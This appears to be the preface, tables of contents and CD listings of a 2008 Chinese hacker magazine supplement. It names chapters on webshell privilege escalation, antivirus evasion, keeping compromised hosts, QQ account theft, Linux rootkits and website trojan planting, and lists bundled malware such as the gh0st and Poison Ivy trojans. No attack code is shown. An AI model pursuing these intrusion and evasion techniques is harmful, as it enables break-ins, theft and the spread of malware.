非安全·黑客手册

2008 第一增刊

（下卷）

非安全·黑客手册　出品

前言

首次推出，无与伦比！——

高手笔下的晋级之路，指引你快速通关……

精心打造，不同类型！——

经典重现、实用强悍、多元另类、热门新颖……——

重装你的黑客知识库，2008不容错过的NO.1增刊——

本次的第一增刊算是《非安全·黑客手册》2008年的大手笔了！聚集了来自各个领域的多位好手，一起为大家奉献自己多年来的经验和技巧。为了合理安排大家的接受度，我们将所有专题分为上、下两卷，分批奉献给了大家。

本书为《非安全·黑客手册第一增刊》下卷，共奉献出七大专题，实用技巧居多，值得收藏。

一、漏洞新宠——PHP SCRIPT HACK大全

PHP的高性能使得其在网络中的应用越来越多，由于其是专门为Web开发而设计的，所以它提供了许多内置函数来执行有用的Web任务，而一些任务只需要几条代码就可以搞定。同时PHP还具有设计良好的面向对象特性和可移植性，可以在许多不同的操作系统中使用，它还支持多种数据库，并提供了各种数据库的内置连接……

二、Webshell无处逃——提权20招

当前的国内网络安全形式由原来的SQL注入逐渐向更高的层次发展了，关于提权的问题也就应运而生。提权一直是网络安全的重要话题之一，随着获取webshell技术的普及，得到一个webshell变得很简单。本文只是帮助入门的读者朋友做个引阶，讲解详细易懂，共分二十个提权方法。

三、与杀软的周旋——免杀大应用

本章中的内容尽量抛开了传统的特征码定位方式，而从另外一些角度来缔造免杀。而且，其中的每篇文章中都涵盖了一些独到的免杀技巧，以及一些工具的综合使用。另外，还专门介绍了几种DLL文件的免杀方式，特别是对于加壳后的DLL，难道大家不想看看吗？

四、小命令，大作用——

入侵渗透命令实用操作

本章将给大家讲解在脚本入侵以及内网渗透之中用到的一些小命令，包括Window下的一些常用命令；IIS、FTP等命令及一些实用工具的命令介绍，并在最后讲下在渗透过程中的其它小细节，让你懂得如何在恰当的时候使用正确的命令。

五、有Q皆备——QQ技巧与保护

QQ在中国已经日益成为许多朋友生活中不可或缺的通信工具，本章将奉献出许多QQ的经典技巧，让大家不仅更快乐地使用QQ，也能更安全地使用QQ。

六、从最简单做起——黑客编程基础速成

编程是黑客学习道路上的一道坎，一个难关。但是，高深的技术是我们广大读者追求的目标，虽然编程很难，但是再难也是从基础学起的！本章将以一些基础的实例来引导读者对编程的感性认识，如果你确实无法领悟，还是做个TOOLHACK吧！

七、窗外的安全——Linux系统攻防初探

“很好，很强大！”这样形容Linux一点都不为过，但为什么在小菜的电脑上很少见到Linux系统呢？到本章中来找找答案吧！

实际上，Linux/Unix才是真正适合黑客的操作系统，因为它给你强大的功能和绝对的自由度。用Linux你要了解的不是那些工具了，它们只是辅助，你应该知道漏洞是怎样产生的，然后通过各种方法去测试它，开发自己的工具。而Linux能为你提供一个这样的环境，比如我可以轻松的在Linux下创建网络封包并发送，并且可以修改其中任意一层的协议内容，这些在Windows下能做到吗？很难很难。

下卷继续精彩，上卷你可错过？不留遗憾，一起收藏！

上卷精彩内容如下：

一、入门的选择——ASP编程攻防浅析

二、大型站点最爱——JSP脚本攻防

三、“跨”越新高地——最新XSS黑技大曝光

四、三言两语说不尽——非主流入侵

五、外柔？内刚？——内网渗透攻略

六、骑兵手册——挂马技术专谈

七、边破边解——Cracker实例大全

八、就在你隔壁——无线破解初体验

最后，特别感谢各文作者给予《非安全》的信任和支持，我们将携手为广大HACKING爱好者带来更多实用知识，一起与技术进步，一起享受技术带给我们的快乐。在以后的岁月里，《非安全》会一如既往地关注技术，关注HACK，关注安全，关注网络，关注一切……

目录

漏洞新宠——PHP SCRIPT HACK大全

作者：落叶纷飞[J.L.S.T] @ 肇庆

一、PHP语言概述……12
二、快速搭建PHP测试环境……12
三、PHP HACK手法总结……13
四、开始我们的PHP HACK之旅……14
1、Register Globals带来的危害……14
2、XSS跨站脚本漏洞……15
A、动态跨站……15
B、静态跨站……16
3、上传漏洞……17
4、注射漏洞……19
A、数字型注射漏洞……19
B、字符型注射漏洞……20
C、特殊型注射漏洞……21
D、隐蔽型注射漏洞……23
5、远程／本地文件包含漏洞……24
A、远程文件包含漏洞……24
B、本地文件包含漏洞……25
6、逻辑型漏洞……25
7、命令执行漏洞……27
8、代码执行漏洞……30
9、杂谈PHP漏洞……34
五、总结……34

webshell无处逃——提权20招

作者：梦幻剑客

一、上传ASPX、PHP、JSP脚本木马提权……37
二、利用cacls.exe命令提权……37
三、Serv-U有目录修改权限提权……38
四、Serv-U无目录修改权限提权……38
五、Serv-U本地溢出提权……39
六、Serv-U反弹提权……40
七、利用Pcanywhere提升权限……40
八、利用MYSQL提权……41
九、利用Radmin提权……42
十、利用MSSQL提权……43
1、SA提权方法……43
2、DB_owner提权……44
十一、写入启动项提权……45
十二、利用csript将asp.dll加入特权组提权……45
十三、添加超级用户的ASP代码……46
十四、VNC提权……47
十五、FlashFXP提权……47
十六、破解SAM及HASH值提权……48
十七、G6FTP提权……50
十八、替换服务提权……50
十九、NC反弹提权……51
二十、社会工程学提权……51

与杀软的周旋——免杀大应用

作者：x140cc

一、花指令入门篇——认识和编写简单的花指令以及花指令工具的使用……57
二、花指令进阶篇——打造属于自己的全免杀花指令……61
三、SHE与花指令在免杀中的综合应用……65
四、改壳初探——修改北斗压缩壳免杀……68
五、改壳实战之FSG2.0加壳程序中跳转指令变异免杀卡巴……71
六、改壳实战——修改PEncrypt v4.0免杀五大杀软……73
七、改壳实战之修改petite2.3免杀启发式查杀的小红伞和NOD32……75
八、用MYCCL辅助工具突破定位瑞星内存的独门方式……78
九、让VMProtect复活！免杀过瑞星、金山、江民……80
十、XOR异或加密在免杀中的应用……84
十一、加减法加密算法加密aspack2.12过小红伞和卡巴……87
十二、免杀实战之gh0st2.5完美过卡巴7.0主动防御……89

十三、拿出调试新武器 IDebugger 驱动文件加花指令全免杀........................96
十四、字符串转移之后在内存中的动态恢复........................99
十五、解决重定位，DLL 文件也来加密算法加密........................103
十六、突破 360 安全卫士监控........................106
十七、偷梁换柱！轻轻松松过掉卡巴斯基 7.0 主动防御........................107
十八、CALL 间花再造 MaskPE2.0 免杀神话..110

小命令，大作用——入侵渗透命令实用操作

作者：冰的原点

一、windows 下的利器........................113
1、ping........................113
2、ipconfig........................114
3、nslookup........................115
4、tasklist、taskkill （ntsd）........................116
5、netstat、nbtstat........................117
6、net........................118
7、telnet........................120
8、at、copy........................122
9、其它........................122
二、IIS、FTP 命令初探........................123
三、实用小工具........................124
1、nc 篇........................124
2、lcx 篇........................125
3、mt 篇........................126
4、pwdump、fgdump........................127
四、不得不看的小细节........................129
1、关于 3389 的开启........................129
2、关于在内网的嗅探........................129
3、如何保住肉鸡........................129
4、信息收集，不光是用工具........................132
5、shift 键探索........................132

有Q皆备——QQ技巧与保护

作者：POP

第一部分　QQ 常见技巧........................134
一、QQ 号的盗取........................134
二、QQ 号码的安全........................135
1、QQ 密保卡........................135
2、第二代密码保护........................136
3、QQ 邮箱独立密码........................136
4、QQ 网络硬盘密码........................136
5、账户限额设置........................136
三、QQ 图标攻略........................137
1、QQ 钻石类........................137
2、手机类........................137
3、游戏类........................138
4、产品类........................139
第二部分　打造个性化的 QQ........................140
一、去掉广告及搜索条........................140
1、去掉 QQ 广告........................140
2、去掉 QQ 的搜索条........................141
二、修改 QQ 启动图片........................141
三、修改 QQ 性别为任意文字........................143
第三部分　高级 QQ 技巧........................143
一、阻止 QQ 号码在本地登录........................143
1、阻止指定 QQ 号码........................143
2、阻止任意 QQ 号码........................144
二、QQ 假视频聊天........................147
1、安装软件........................147
2、软件与 QQ 设置........................147
三、提取 QQ 的截图功能........................149
1、我们有三种方式来实现截图功能....149
2、关于 QQ2008 版本的截图功能提取....150
四、手工打造 QQ 自动登录器........................150

从最简单做起——黑客编程基础速成

作者：认真的雪[E.S.T]

一、初涉黑客编程........................154
二、建立一个 VC 工程........................155
三、文件操作编程........................156
四、注册表操作编程........................163
五、进程和线程编程........................168
六、网络通信编程........................173
七、写在最后........................181

窗外的安全——Linux 系统攻防初探

作者：风飘雨

第一部分　安装我的Linux 183
1.1　Wubi安装Ubuntu 184
1.2　黑客的选择——BackTrack 186
第二部分　简单的基础知识和常用命令 186
2.1 Shell 186
2.2　常用命令 187
2.2.1　文件相关 187
ls 187
pwd 188
cp 188
rm 188
mv 188
mkdir 189
touch 189
2.2.2　文件浏览 189
cat 189
more 189
od 189
2.2.3　用户相关 190
passwd 190
whoami 190
useradd 190
userdel 190
finger 190
w 190
2.2.4　权限相关 191
sudo和su 191
chown 191
chmod 191
2.2.5　进程相关 191
ps 191
top 191
kill 192
2.3 vim 192
第三部分　Linux下的黑客工具和进攻方式 194
3.1 "非黑客"工具 195
1、whois 195
2、host 195
3、traceroute 195
4、NetCat 195
3.2　端口扫描 196
3.3　网络嗅探 200
3.4　密码破解 202
3.5　远程控制 205
3.6　拒绝服务 206
3.7　缓冲区溢出 208
第四部分　Linux后门艺术 210
4.1　一般后门 211
4.2　高级后门 211
4.3 rootkit 213
第五部分　Linux安全方案
5.1　安全设置 214
5.2　防火墙 216
5.3　入侵检测 218
5.4　病毒和rootkit检测 219
六、写在最后 220

光盘目录

[友情提示]"虚拟机软件"用于在一台电脑的硬盘中虚拟出多台主机系统，大家可以用来搭建不同的主机系统平台进行网络实验，首次使用它的朋友可阅读简明教程；另外，光盘中的ZIP/RAR文件可使用WINRAR解压。

漏洞新宠——PHP SCRIPT HACK大全

脚本漏洞自动入侵器Hdsi 3.01
PHP注入工具Casiv4
多种编码转换工具
SQL注入渗透测试工具pangolin
NC/仿NC提交工具
漏洞利用工具phpspy2008
连接器SuperMysql1.8
PHP漏洞扫描器
php远程包含0day发掘器
MYSQL_FUNC，包含furq.dll和kaka.dll
MYSQL提权的全能UDF

MySQL5 提权 php

ASP+PHP 两用 Shell

MySqlRootkit

pc_webserver2007 服务器套件包：APACHE/PHP/ZEND/MYSQL

Webshell 无处逃——提权 20 招

Radmin_Hash

相关漏洞利用工具：su.asp、ok.aspx

SQL 查询分析器

PcAnywhere 密码破解

c99shell 完美原码版.php

小工具集合：lcx、cmd、ftp、FPipe、nc

MYSQL 提权正向连接文件 my_udf.dll

JSPWebshell：job.jsp/JFolder.jsp/jSPWebshell.jsp

有 Q 皆备——QQ 技巧与保护

QQ 截图功能文件 CameraDll.dll

文件资源读取器 eXeScope_6.50

文件资源编辑工具 PE Explorer

16 进制编辑器 WinHex14.2SR-2

用于欺骗的视频文件 mm.avi

抓图软件 QQ2008-SnapShot

位图 _963.bmp

虚拟摄像头(Softcam)v1.51

金狐 QQ2008 大盗

从最简单做起——黑客编程基础速成

文章中所涉及的相关源码集合：fxDoor、zxDoor Process、open3389、WriteMa

窗外的安全——Linux 系统攻防初探

口令破解

后门工具

学习资料

安全相关

攻击工具

与杀软的周旋——免杀大应用

[动画教程]

改壳实战之让 VMProtect.V1.03 复活免杀过瑞星、金山、江民

改壳实战之 FSG2.0 加壳程序中跳转指令变异免杀卡巴

改壳实战之修改 PEncrypt 全免杀

改壳实战之修改 petite2.3 免杀启发式查杀的小红伞和 NOD32

用 MYCCL 辅助工具突破定位瑞星内存特征码

打造属于自己的全免杀花指令

加减法加密算法加密 aspack2.12 过小红伞和卡巴

拿出调试新武器 IDebugger，驱动文件加花指令免杀

DLL 文件字符串特征码在内存中的动态恢复

解决 DLL 重定位，DLL 也来 XOR 加密

突破 360 安全卫士

偷梁换柱轻轻松松过掉卡巴斯基 7.0 主动防御

CALL 间花再造 MaskPE2.0 免杀神话

[相关工具]

gh0st 木马

Immunity Debugger 调试工具

knlps 进程工具

PE 编辑工具 LordPE

调试工具 OllyICE

加密壳 PEncrypt v4.0

压缩壳 petite23

国外木马 poison ivy+2.32.2

Resource_Binder，它可以对保存后的文件进行重构

xPELister_0.23 汉化版，一般用来修改区段名称

大水牛多功能过主动捆绑器 V2.5


MYCLL/MULTI 定位

木马彩衣 78

超级加花器 v1.8

配置及 DLL 和 sys 导入导出 V0.33

黑洞服务替换 V0.3



定价：26元
非安全·黑客手册
2008第一增刊
ASP
JSP
XSS
另类入侵
内网渗透
CRACKER
无线破解
www.nohack.cn
《非安全·黑客手册2008第一增刊》（上卷）
已全国上市，
热卖中……

《非安全·黑客手册2008第一增刊》（上卷）精彩内容回顾

入门的选择——Asp编程攻防浅析

作者：冰域剑客

一、Asp简介 07
二、Html标记 08
1、文件标记 09
2、排版用标记 10
3、表单标记 10
三、Vbscript介绍 11
1、判断结构 13
2、循环结构 15
四、Asp内置对象 16
1、request对象 17
2、response对象 18
五、Asp程序攻防 19
1、暴库漏洞的原理分析及利用 19
2、ACCESS注入 21
3、Mssql注入 24
4、SQL防注入 26
5、webshell的获取 26
6、Session的欺骗和注入 29
7、cookies注入和欺骗 30
8、任意文件下载漏洞 32
9、结语 33

大型站点最爱——JSP脚本攻防

作者：落叶纷飞[J.L.S.T] @ 肇庆

一、JSP语言概述 35
二、JSP环境的搭建 36
三、JSP语言入门 45
四、JSP漏洞综述 51
1、上传漏洞 51
2、跨站漏洞 55
3、注入漏洞 57
4、逻辑型漏洞 58
5、简单分析"彩森视频网络电台" 58
五、入侵JSP网站的方法总结 61
1、源代码泄漏漏洞 61
2、目录遍历漏洞 62
3、确定服务器架设软件 62
4、拒绝服务漏洞 63
5、JSP黄金搭档Oracle的安全隐患 63
6、Tomcat的安全隐患 66
7、谈JSP网站的服务器安全 70
六、后记 70
七、参考文献 70

"跨"越新高地——最新XSS黑技大曝光

作者：漫无目的

一、认识XSS 73
二、XSS的触发条件 75
三、如何突破限制 76
四、举例 77
1、Referer XSS 78
2、框架跳转攻击 82
3、JS流注入攻击 83
五、玩转BEEF 83

三言两语说不尽——非主流入侵

作者：落叶纷飞[J.L.S.T] @ 肇庆

一、入侵网站方法综述 90
二、脚本入侵基础 90
1、利用注入漏洞入侵网站 91
2、利用上传漏洞入侵网站 93
3、利用%5c暴库漏洞入侵网站 94
4、利用第三方WEB程序入侵网站 96
三、入侵思路实例赏析 98
1、 入侵实例赏析一之利用旁注拿下目标网站 98
2、入侵实例赏析二之另类拿webshell方法搞定目标........102
3、入侵实例赏析三之%5c暴库与数据库插马完美配合拿下目标 106
4、入侵实例赏析四之利用傲游和迅雷辅助入侵........107
5、入侵实例赏析五之利用社会工程学拿下目标........109
6、入侵实例赏析六之第三方程序缺陷配合SQL注入漏洞拿下目标........113
7、入侵实例赏析七之利用嗅探攻击拿下目标站点 115
8、本节总结 118
四、我的一些入侵经验与技巧 118
1、判断服务器所使用的系统 118
2、Ewebeditor拿站的新技巧 118
3、社工的小技巧 118
4、入侵时的思维拓展 118
5、入侵时获得管理员名称 118
6、寻找管理后台 118
7、暴WEB绝对路径 119
8、stm文件在入侵中的作用 119
9、注入的技巧 119
10、防注入程序拿shell 119
11、盗取cookies之后 119
12、不要过于相信工具 120
13、ewebeditor的另一个漏洞 120
14、ewebeditorNET上传漏洞 120
五、后记 120

外柔？内刚？——内网渗透攻略

作者：樱花浪子

一、内网基础 122
二、获取密码 126
三、开始渗透 130

骑兵手册——挂马技术专谈

作者：gxm／桂晓敏

一、最简单的挂马方式 141
1、iframe挂马法 141
2、js文件挂马法 141
3、CSS中挂马 142
二、挂马技术升级——进阶篇 144
1、window.status=' ';方式 144
2、JS重定向挂马 145
3、手动挂马文件隐藏小技巧 147
三、服务器上挂马技术 148
1、MetaBase.xml文件修改挂马 148
2、ISAPI加载挂马 149
四、GXM挂马时的辅助工具与技巧 150
1、ASP封包挂马 150
2、修改最后文件修改日期工具 153
3、监控特定文件自动插马的无赖工具 153
五、最后总结 155

边破边解 --CRACKER 实例大全

作者：December

一、基本理论知识 157
1.1 软件保护方式 157
1.1.1 硬件保护方式 157
1.1.2 软件保护方式..157
1.2 软件破解方式 158
1.3 软件破解的经典比较句式 158
1.4 简单的汇编指令 159
1.5 破解必须了解的概念 159
二、爆破基础 160
2.1 实例一 161
2.2 实例二 167
2.3 实例三 170
2.4 实例四 172
三、制作内存注册机和补丁 175
3.1 实例五(上) 175
3.2 实例五(下) 180
四、加壳与脱壳 182
4.1 实例六 182
4.2 实例七 183
4.3 实例八 185
4.3.1 寻找OEP 185
4.3.2 Dump文件 189
4.3.3 修复输入表 190
五、简单的算法入门 191
5.1 实例九 192
5.2 实例十 195
5.3 实例十一 197

就在你隔壁 -- 无线破解初体验

作者：无线的风筝

一、了解知识点 202
二、抓取数据包 203
三、开始破解鸟 207

《非安全·黑客手册2008第一增刊》（上卷）光盘回顾

入门的选择—— ASP 编程攻防浅析

微软 Vbscript 手册
本章节中内容所涉及的相关代码及实例
老兵的 cookies 修改工具
D_SQLTools 完美验证版
IE 恶搞迷
ASCII 码转换工具
Netbox：一款小巧的 ASP 服务器程序
手工注入工具

大型站点最爱—— JSP 脚本攻防

apache 服务器软件
mod_jk2.dll (mod_jk2 模块)
apache-tomcat-5.5.26 服务器
apache-tomcat-5.5.26-admin 服务器管理
mysql-connector-java-5.1.6JDBC驱动
mysql-essential-5.0.27-win32 数据库服务器
Oracle 专用注射器
lcx 海阳顶端网 jsp 暴源码及目录网页
NBSI3.0 网站漏洞检测
pangolin_1.3SQL 注入工具
JAVA 开发工具包 JDK
jsp 木马 WAR 包：job.war、nohack.war
Tomcat 扫描器
Tomcat 弱口令扫描软件
Tomcat 自动攻击器 v1.2

“跨”越新高地——最新 XSS 黑技大曝光

Beef：国外大牛写的非常厉害的一个浏览器劫持的程序

三言两语说不尽——非主流入侵

NBSI3.0 网站漏洞检测
啊 D 注入工具 2.31 修正版
黑客必备工具 nc
Domain3.5 旁注
Hdsi3.01 漏洞自动入侵器
pangolin_1.3SQL 注入工具
WSE 抓包工具
IISPutScanner 漏洞扫描
Cain4.9released 嗅探工具
WinPcap_4_0_1 驱动
脚本文件：xiaoma.asp/ys.asp/cmd.asp/down.asp

外柔？内刚？——内网渗透攻略

20CN_IPC_ 扫描器
cain4.9.18 嗅探工具
hd 后门
lc5 密码破解
lcx 端口转发工具
ms06040 利用
MT 网络管理
ngnsss-v7.1 键盘记录
opents3389 开 3389 工具
sam 工具
SocksCapV2.38 代理跳板
wrsky3389 开 3389 工具
教主内网映射
记录 3389 密码
记录 3389 密码发信版

骑兵手册——挂马技术专谈

修改文件最后修改时间工具
修改文件修改日期工程
ASP 封包教程
asp 封包 dll 工程
IIS_ 挂马工具
dll 监控封包

